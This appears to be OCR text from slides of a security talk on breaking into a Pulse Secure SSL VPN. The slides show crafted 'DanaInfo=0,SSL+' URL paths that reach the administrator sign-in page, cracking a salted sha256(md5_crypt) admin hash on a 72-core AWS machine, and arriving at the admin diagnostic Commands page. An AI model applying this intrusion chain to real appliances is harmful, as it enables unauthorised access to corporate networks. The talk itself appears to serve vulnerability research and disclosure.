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


Secure Access SSL VPN
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
☐ Enable Post data
☐ Enable Referrer
Username
Password
Sign In

[redacted]dana-na/auth/url_admin/,DanaInfo=0,SSL+welcome.cgi

[redacted]admin/,DanaInfo=0,SSL+

Welcome to Secure Access SSL VPN


Note: This is the **Administrator Sign-In Page**.
If you don't want to sign in as an Administrator, return to the standard Sign-In Page.

Please sign in to begin your secure session.


However

We only have the hash of admin password in

`sha256(md5_crypt(salt, …))`


LAUNCH A 72-CORE AWS TO CRACK
SHA256(MD5_CRYPT(SALT,...))

3 HOURS LATER...



[redacted] Pulse Connect Sec
[redacted] DanaInfo=0,SSL+dana-admin/diag/diag.cgi#
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
☐ Enable Post data
☐ Enable Referrer
Pulse Secure
System
Authentication
Administrators
Users
Maintenance
Wizards
Pulse Connec
on [redacted]
Troubleshooting > Tools > Commands
User Sessions
Monitoring
Tools
System Snapshot
Remote Debugging
TCP Dump
Commands
Kerberos
OK
Clear

[redacted] DanaInfo=0,SSL+dana-admin/diag/diag.cgi

Commands

